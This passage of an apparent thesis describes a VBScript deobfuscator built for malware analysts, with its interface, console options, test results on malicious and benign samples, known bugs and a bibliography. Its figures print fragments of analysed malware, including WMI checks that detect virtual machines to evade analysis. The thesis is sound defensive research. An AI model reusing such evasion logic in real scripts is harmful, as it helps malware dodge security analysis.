
Figure 2.15: Source code view in the GUI, displaying the entire program in a code editor

- Loop — blue arrows leading from the bottom up. This is the only way for the program flow to move in the opposite direction. It is used to represent the returning jumps of loops.

Each block in the graph view is also a separate text editor and the code contained within can be modified. Just like with the *Source* view, the *Reparse* button will propagate any changes made. After reparse, the entire graph will be recreated from the parse tree and the node arrangement may be different even when no changes were made to it, because of the nature of the underlying layouting algorithm. An example of this layout is shown in Figure 2.16.

Parse tree view

This displays the parse tree for the current program as shown in Fig. 2.17. The structure of the program can be seen without any language context along with elements and their values. This mode is read-only and does not allow edits to be made.



```
Function RandomString(ByVal strLen)
```

```
Dim i
Const LETTERS = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJLMNKYWOPQRSTUVXZ"
min = 1
max = Len(LETTERS)
Randomize
```

```
For i = 1 To strLen
```

```
str = str & Mid(LETTERS, Int((max - min + 1) * Rnd  + min), 1)
```

```
Next
```

```
RandomString = str
```

```
End Function
```


Figure 2.16: Graph view in the GUI, displaying the program as an editable code flow graph

2.7.2 Deobfuscation controls

The control panel (Fig. 2.18) allows the user to load and save scripts, apply individual deobfuscations and control the whole deobfuscation process. It also displays the status of the last operation. Individual controls are described in table 2.2.

2.7.3 Information window

In addition to the main window, a secondary window displaying information about the analyzed program is also displayed, as show in Fig. 2.19. It contains various code statistics, such as how many variables, functions, *Eval* calls and comments the program contains, as well as a list of all strings and functions found inside the program. This information could help the user determine which deobfuscations to apply and generally speed up the analysis process by providing a fast way to access important information.



```
FUNCTION<RandomString;FUNC_ARG<ByVal strLen>;
    <DEFAULT> VAR<i>
    CONSTANT<LETTERS;STRING<abcdefghijklmnopqrstuvwxyzABCDEFGHIJLMNKYWOPQRSTUVXZ>>

    ASSIGN<VAR_REF<min>;NUM<1>>
    ASSIGN<VAR_REF<max>;FUNC_CALL<FUNC_REF<Len>;CONST_REF<LETTERS>>>
    FUNC_CALL<FUNC_REF<Randomize>;>
    FOR_LOOP<ASSIGN<VAR_REF<i>;NUM<1>>;FUNC_ARG_REF<strLen>;;
            ASSIGN<VAR_REF<str>;CONCAT<VAR_REF<str>;FUNC_CALL<FUNC_REF<Mid>;CONST_REF<LETTERS>, FUNC_CALL<FUNC_REF<Int>;
    >
    RETURN<NAME_REF<str>>

>
FUNCTION<Randominterger;FUNC_ARG<ByVal strLen>;
    <DEFAULT> VAR<i>
    CONSTANT<LETTERS;STRING<1234567890>>

    ASSIGN<VAR_REF<min>;NUM<1>>
    ASSIGN<VAR_REF<max>;FUNC_CALL<FUNC_REF<Len>;CONST_REF<LETTERS>>>
    FUNC_CALL<FUNC_REF<Randomize>;>
    FOR_LOOP<ASSIGN<VAR_REF<i>;NUM<1>>;FUNC_ARG_REF<strLen>;;
            ASSIGN<VAR_REF<str>;CONCAT<VAR_REF<str>;FUNC_CALL<FUNC_REF<Mid>;CONST_REF<LETTERS>, FUNC_CALL<FUNC_REF<Int>;
    >
    RETURN<NAME_REF<str>>

>
FUNCTION<trocaridc;FUNC_ARG<ForReadingx>;
    <DEFAULT> VAR<strFileName>, VAR<strOldText>, VAR<strNewText>, VAR<strText>
    CONSTANT<ForReading;NUM<1>>

    CONSTANT<ForWriting;NUM<2>>

```

Figure 2.17: Parse tree view in the GUI, displaying the program as a language-independent parse tree





Figure 2.18: Deobfuscator control panel

2.7.4 Console interface

Aside from the graphical user interface, the deobfuscator also supports an automated mode of operation via a console interface. The input file, output path and deobfuscations to be applied are supplied as command line arguments and the deobfuscator prints a text report of its actions and the results to stdout. The resulting file is saved to the specified destination. This way, it is possible to use this tool for unattended deobfuscation within larger automated systems. The console options are listed in the *help* command output shown in Fig. 2.20. The deobfuscations offered in this way are similar to the ones available through the GUI. The order in which they are specified is the order in which they are then executed.

Button	Function	Chapter
Control		
Load Script	Select a script file to load into the deobfuscator	
Save Script	Save the script in its current state to a file	
Reparse Script	Propagate any manual changes made in either the graph view or the source view into the entire script	
Run Function	Execute any function in the program with user-defined arguments and get the result	
Left and right arrows	Navigate backwards / forwards in edit history	
Deobfuscations		
Transform	Executes partial evaluation	2.4.1
Prune Variables	Removes unreferenced variables	2.3.6
Prune Functions	Removes unreferenced functions	2.3.6
Prune Containers	Removes dead containers (condition branches, loop bodies, switch cases)	2.3.6
Rename Variables	Renames identifiers for constants, variables and function arguments	2.3.2
Rename Functions	Renames function identifiers	2.3.2
Remove Comments	Removes comments	2.3.3
Inline Simple Funcs	Inlines simple functions	2.3.4
Static De-Eval	Executes static eval extraction	2.3.5
Dynamic De-Eval	Executes dynamic eval extraction	2.4.2

Table 2.2: Program and deobfuscation controls in the GUI



	Count
Comment	0
Constant	61
Eval	1
Function	8
If	14
Loop	7
ObjectCreation	66
Statement	264
Switch	0
Variable	129

Figure 2.19: Information window displaying various statistics about the program along with a list of strings and functions present in the program

```
VBS Deobfuscator v.0.3.0 (09/05/2021)

Available arguments:
-h / --help    - Display this message
-v / --version - Display version info
-d / --deobf "OPTIONS, IN, QUOTES, SEPARATED, BY,
  COMMAS" - Deobfuscation options
-i input_path  - Path to input file
-o output_path - Path to output file
--debug        - Enable debug mode

Deobfuscation options:
BEAUTIFY_ONLY - Default option, beautifies the code
DEEVAL_STATIC - Extracts simple eval calls without executing them
DEEVAL_DYNAMIC - Emulates execution for all Evals and replaces
  them with their fully resolved contents. Warning: This will
  execute the sample on your machine.
DEEVAL_DYNAMIC_LOOP - Executes DEEVAL_DYNAMIC in a loop until all
  eval calls are resolved or until the max loop limit is reached
TRANSFORM - Performs partial evaluation once
TRANSFORM_LOOP - Performs partial evaluation until no more
  changes can be made
PRUNE_VARS - Removes unreferenced variables
PRUNE_FUNCS - Removes unreferenced functions
PRUNE_CONTAINERS - Removes dead branches, while loops and cases
PRUNE_ASSIGNMENTS - Removes pointless assignments
PRUNE_INVALID - Removes invalid function calls
REMOVE_COMMENTS - Removes all comments
RENAME_VARS - Renames variables, constants and function arguments
RENAME_FUNCS - Renames functions
INLINE - Inlines simple functions (wrappers, constant returns)

Additional settings can be configured in config.ini
```

Figure 2.20: Help message displayed in the console mode of the deobfuscator, detailing individual deobfuscation options

Chapter 3

Testing

To verify that the proposed approach was successful, the implemented deobfuscation tool was tested using a collection of 10 samples comprised of both real-world malicious scripts, as well as custom-made benign scripts listed in Table 1.2. Each sample was loaded into the deobfuscation tool and deobfuscations were applied as needed until the output could no longer be improved. Effort was made to avoid incorrect output, but no manual changes were made to the code.

3.1 Testing criteria

The deobfuscation result were judged based on the following criteria:

Deobfuscation coverage: How many obfuscations from the original program were resolved and how many are still left in the result

Subjective readability: How did the readability improve compared to the original program

Correctnes of execution: Whether the program executes in the same manner as the original program

To attempt to eliminate bias in readability judgement, 10 people familiar with the topic were presented with a questionnaire containing both the obfuscated programs and their deobfuscated counterparts. They were asked to subjectively judge the readability of the obfuscated and deobfuscated programs and then to judge the quality of the performed deobfuscations.

3.2 Results

The deobfuscation tool was successfully designed and implemented and is capable of performing code transformations on VBScript code. The quality of the deobfuscations is judged below based on the selected testing criteria.

3.2.1 Deobfuscation coverage

The deobfuscation coverage for each sample is listed in Table 3.1. The *Obfuscations* column shows how many obfuscation techniques are present in the sample (see Table 1.2 for detailed description). The *Deobfuscated* column shows how many of them were successfully deobfuscated. All samples show some success at deobfuscation. Five samples (*A, B, C, E, H*) had all of their obfuscations successfully reversed. For the rest of the samples (*D, F, G, I, J*), the deobfuscator wasn't able to deobfuscate the encoded strings as the samples use a custom string decoding algorithm. In case of sample *I*, the algorithm is a reimplementation of the VBScript *StrReverse* function and it can be deobfuscated when the decoding code is replaced by this function. For the rest of the samples a more complex manual intervention would be necessary — either manually decoding the data or adding an eval call that would evaluate the decryption results and would get deobfuscated by *dynamic eval extraction.*

File	# Obfuscations	# Deobfuscated	Coverage
sampleA.vbs	3	3	100%
sampleB.vbs	2	2	100%
sampleC.vbs	2	2	100%
sampleD.vbs	3	2	66%
sampleE.vbs	7	7	100%
sampleF.vbs	2	1	50%
sampleG.vbs	5	4	80%
sampleH.vbs	5	5	100%
sampleI.vbs	5	4	80%
sampleJ.vbs	3	2	66%

Table 3.1: Deobfuscation coverage of samples showing how many obfuscation techniques were successfully deobfuscated

3.2.2 Subjective readability

Table 3.2 interprets the results of this questionnaire, showing the average percieved readability before and after deobfuscation and the average improvement for each sample, all on a scale from 0 to 10, 0 being the worst score and 10 being the best. All samples show some degree of improvement, all of them having a readability score of more than 5 points after deobfuscation with some of them improving by as many as $8,66$ points. The worst results come from samples *D, F, I, J* which utilize a custom encoding of data that wasn't deobfuscated. This shows that successfully deobfuscating data inside the program is a major contributing factor to improving subjective code readability. In all these cases, readability would be improved by manually intervening in the deobfuscation process.

File	Avg. before	Avg. after	Improvement
sampleA.vbs	5, 83	9, 58	3, 75
sampleB.vbs	3, 33	9, 75	6, 41
sampleC.vbs	0, 83	9, 5	8, 66
sampleD.vbs	3, 25	5, 08	1, 83
sampleE.vbs	1, 72	5, 36	3, 63
sampleF.vbs	4, 83	7	2, 16
sampleG.vbs	0, 33	8, 16	7, 83
sampleH.vbs	1, 83	6, 41	4, 58
sampleI.vbs	5, 16	6, 5	1, 75
sampleJ.vbs	4, 09	5, 63	1, 54

Table 3.2: Readability of samples before and after deobfuscation, as judged by a group of experts

3.2.3 Correctness of execution

Finally, Table 3.3 shows whether correct execution was retained throughout the deobfuscation process. The samples were executed inside a virtual machine and their behavior was observed. All samples displayed the same behavior before and after deobfuscation except for sample *E* where two blocks of leftover code after *dynamic eval extraction* were present, causing the program to fail to execute properly. They were however easy to identify and manually remove, which made the sample behave correctly again.

File	Executes correctly
sampleA.vbs	Yes
sampleB.vbs	Yes
sampleC.vbs	Yes
sampleD.vbs	Yes
sampleE.vbs	No
sampleF.vbs	Yes
sampleG.vbs	Yes
sampleH.vbs	Yes
sampleI.vbs	Yes
sampleJ.vbs	Yes

Table 3.3: Correctness of execution after deobfuscation — showing whether the deobfuscated program executed in the same manner as the obfuscated one

3.3 Observed problems

A small number of problems in both the design and implementation of the deobfuscator were identified.

3.3.1 Eval extraction issues

It was discovered that in certain situations the deobfuscations can corrupt the code of the sample being deobfuscated. Consider this code:

```
Dim abcd
Execute("abcd = ""something""")
MsgBox(abcd)
```

When variable renaming is done before eval extraction, only two references to the variable *abcd* will be renamed, as the string inside the *Execute* call will not be recognized as code and thus as referencing a variable. If eval extraction is done afterwards, the resulting code will incorrectly be transformed into:


```
Dim var_0
abcd = "something"
MsgBox(var_0)
```

Issues of this kind are hard to fix while retaining the fine level of control the user has over the deobfuscation process. The users of this tool are expected to be able to identify incorrectly obfuscated code and use the *Go back in edit history* button or manual edits to reverse any incorrectly performed deobfuscations, if functionaly equal code is their desired result.

Another issue that was discovered is that when object removal is enabled during dynamic eval extraction, it can lead to the code not being able to execute properly and can in some cases prevent the successful extraction of eval parameters by stopping the code execution before any evals are executed. As object removal is optional, the user may choose to omit it, which should provide greater reliability in exchange for an increased risk of malware infection during the execution of the file. The users are warned about this in a confirmation dialog (Fig 2.13).

3.3.2 Visualiser issues

The visualiser has two main issues. The first is that sometimes parts of or entire arrows in the graph view are not properly drawn (as seen in Fig. 3.1) until the entire scene is refreshed (i.e. by moving elements). This issue comes from the Qt graphical library.



```
For Each objOperatingSystem In colOperatingSystems
```

```
idioma = objOperatingSystem.OSLanguage
```

```
Next
```

```
bIsVM = False
sVMPlatform = ""
sMake = GetWmiPropertyValue("root\cimv2", "Win32_ComputerSystem", "Manufacturer")
sModel = GetWmiPropertyValue("root\cimv2", "Win32_ComputerSystem", "Model")
sBIOSVersion = GetWmiPropertyValue("root\cimv2", "Win32_BIOS", "Version")
'WScript.Echo "Manufacturer=" & sMake
'WScript.Echo "Model=" & sModel
'WScript.Echo "BIOSVersion=" & sBIOSVersion
```

```
If sModel = "Virtual Machine" Then
```

```
Else
```

```
' Microsoft virtualization t
sVMPlatform = "Hyper-V"
bIsVM = True
' Try to determine more spec
Select Case sBIOSVersion
```

Figure 3.1: Rendering issue in graph view where parts of arrows aren't drawn correctly

The second problem stems from the use of the Sugiyama layouting algorithm from the OGDF library. The OGDF implementation isn't capable of routing arrows in such a way that they don't cross over nodes, which leads to decreased readability in some node arrangements. Using a modified version of the Sugiyama algorithm specifically focused on code flow graph drawing (one such algorithm is described in [31]) would be the optimal solution.

Conclusion

The aim of this thesis was to analyze common obfuscation techniques used in malware developed in the VBScript scripting language, propose an approach to deobfuscating them and implement a deobfuscation tool utilizing this approach. In the research phase the processeses of obfuscation and deobfuscation were described and a set of obfuscated samples was collected and analyzed. The results were then described and categorized. In the design and implementation phase the requirements for the program were defined, the crucial components described and the implemented deobfuscations as well as the user interface presented. The deobfuscator is capable of both independent operation in console mode and user-guided operation with a graphical interface. Aside from deobfuscations, the tool is also capable of visualising code in three different styles. Finally, the tool was tested and its effectiveness and correctness of the executed deobfuscations verified using the previously collected sample set. Examples of its deobfuscations were also presented to a small group of experts who judged the subjective improvement in readability and concluded that the deobfuscator was able to improve the readability for all presented samples. The first version of the tool was released for ESET and is already being used by analysts to process suspicious VBScript samples.

Future work

Numerous improvements to this tool are planned in the future. The following are the most notable:

Expanding the coverage of VBScript evaluation
Deobfuscation via partial evaluation relies on operations being simulated in the deobfuscator. More of the standard VBScript functions can be implemented in the deobfuscator to allow for evaluation of more code.

Adding support for other scripting languages
Since the underlying parse tree is language-independent and support for

more scripting languages is being implemented into the parser library, it should be possible to add support for deobfuscation of other scripting languages such as JavaScript, Batch, or PowerShell.

Improving the user interface
Visualising references to elements or specific function calls for better orientation in the code, adding more options for direct code editing.

Bibliography

[1] MALWAREBYTES. 2020 State of Malware Report [online]. [cit. 06.04.2021]. Available from: https://resources.malwarebytes.com/files/2020/02/2020_State-of-Malware-Report-1.pdf

[2] AVOINE, G., Junod, P., Oechslin, P.: Computer system security: basic concepts and solved exercises. EFPL Press. 2007. ISBN 978-1-4200-4620-5.

[3] CYBERCRIME MAGAZINE. Cybercrime To Cost The World $10.5 Trillion Annually By 2025. [online]. 2016 [cit. 02.04.2021]. Available from: https://cybersecurityventures.com/hackerpocalypse-cybercrime-report-2016/

[4] F-SECURE LABS. Trojan-Downloader Description [online]. [cit. 02.04.2021]. Available from: https://www.f-secure.com/v-descs/trojan-downloader.shtml

[5] F-SECURE LABS. Trojan-Dropper Description [online]. [cit. 02.04.2021]. Available from: https://www.f-secure.com/v-descs/trojan-dropper.shtml

[6] STOKES, Jack W., Agrawal R. and McDonal G. Neural Classification of Malicious Scripts: A study with JavaScript and VBScript. In arXiv preprint. 2018. Available from: https://arxiv.org/abs/1805.05603

[7] MICROSOFT. Windows Script Host overview [online]. [cit. 06.04.2021]. Available from: https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc738350(v=ws.10)

[8] COLLBERG, C., Thomborson, C. and Low, D.: A taxonomy of obfuscating transformations. Technical report. Department of Computer Science, The University of Auckland. New Zealand. 1997

[9] COLLBERG, C., Thomborson, C. and Low, D.: Manufacturing Cheap, Resilient, and Stealthy Opaque Constructs. ACM POPL'98. 1998

[10] STUNNIX. VBS-Obfus v. 5.3 [software]. 2017 [cit. 02.04.2021]. Available from: http://stunnix.com/prod/vbso

[11] BABKIN, Dennis. Script Encoder Plus [software] [cit. 02.04.2021] Available from: https://dennisbabkin.com/screnc

[12] LAI, Zhihua. VBS Obfuscator [online]. 2015 [cit. 02.04.2021]. Available from: https://isvbscriptdead.com/vbs-obfuscator

[13] kkar. VBS Obfuscator in Python [software]. 2016 [cit. 02.04.2021]. Available from: https://github.com/kkar/VBS-Obfuscator-in-Python

[14] ETH ZURICH. JSNice. JS Nice: statistical renaming, type inference and deobfuscation [online]. Zurich, 2018 [cit. 02.04.2021]. Available from: http://www.jsnice.org

[15] M1EL. ESDeobfuscate [online]. 2015 [cit. 02.04.2021]. Available from: https://github.com/m1el/esdeobfuscate

[16] PCMAG. Definition of deobfuscate [online]. [cit. 03.04.2021]. Available from: https://www.pcmag.com/encyclopedia/term/deobfuscate

[17] MOSES, Y., Mordekhay, Y. Android app deobfuscation using static-dynamic cooperation. Virus Bulletin Conference. 2018. Available from: https://www.virusbulletin.com/uploads/pdf/magazine/2018/VB2018-Moses-Mordekhay.pdf

[18] MALWAREBYTES. De-obfuscating malicious Vbscripts [online]. [cit. 02.04.2021]. Available from: https://blog.malwarebytes.com/cybercrime/2016/02/de-obfuscating-malicious-vbscripts/

[19] KATZ, Dylan. Deobfuscating And Analyzing A Vbs Dropper [online]. [cit. 02.04.2021]. Available from: https://dylankatz.com/deobfuscating-and-analyzing-a-vbs-dropper/

[20] ZDNET. Programming language popularity: JavaScript leads – 5 million new developers since 2017 [online]. [cit. 02.04.2021]. Available from: https://www.zdnet.com/article/programming-language-popularity-javascript-leads-5-million-new-developers-since-2017/

[21] MALWAREBAZAAR. Malware sample exchange [online]. [cit. 02.04.2021]. Available from: https://bazaar.abuse.ch

[22] VIRUSTOTAl. VirusTotal [online]. [cit. 02.04.2021]. Available from: https://virustotal.com

[23] MICROSOFT. Eval Function. [online]. [cit. 03.04.2021]. Available from: https://docs.microsoft.com/en-us/previous-versions//0z5x4094(v=vs.85)

[24] MICROSOFT. Execute Statement. [online]. [cit. 03.04.2021]. Available from: https://docs.microsoft.com/en-us/previous-versions//03t418d2(v=vs.85)

[25] MICROSOFT. ExecuteGlobal Statement. [online]. [cit. 03.04.2021]. Available from: https://docs.microsoft.com/en-us/previous-versions//342311f1(v=vs.85)

[26] HEX-RAYS SA. Ida Pro [software]. [cit. 02.04.2021]. Available from: https://www.hex-rays.com/products/ida

[27] JONES, Neil D. An introduction to partial evaluation. ACM Computing Surveys. 1996. ISSN 0360-0300. Available from: doi:10.1145/243439.243447

[28] MICROSOFT. VBScript Language Reference [online]. [cit. 02.04.2021]. Available from: https://docs.microsoft.com/en-us/previous-versions//d1wf56tt(v=vs.85)

[29] CHIMANI, M., Gutwenger C., Jünger M., Klau G. W., Klein K. and Mutzel P. The Open Graph Drawing Framework (OGDF). Chapter 17 in: TAMASSIA R. (ed.), Handbook of Graph Drawing and Visualization, CRC Press, 2014

[30] NIKOLOV, Nikola S. Sugiyama Algorithm. KAO, Ming-Yang, ed. Encyclopedia of Algorithms. New York, NY: Springer New York, 2016 [cit. 2021-04-02]. ISBN 978-1-4939-2863-7. Available from: doi:10.1007/978-1-4939-2864-4_649

[31] STANGE, Yuri. Visualization of Code Flow. KTH Royal Institute of Technology. Stockholm, Sweden. 2015

Appendix **A**

Contents of enclosed SD card

```
 readme.txt ....................................... description of contents
 ├── deobfuscator .................................. program executables
 │   └── demoSamples ........... benign VBScript samples for demonstration
 ├── src .......................................... program source code
 └── thesis ................................................. this thesis
     ├── thesis.pdf .................................. thesis in PDF format
     ├── src ......................................... thesis source code
     ├── questionnaire ......................... questionnaire and results
     └── samples .......... malicious VBScript samples analyzed in the thesis
```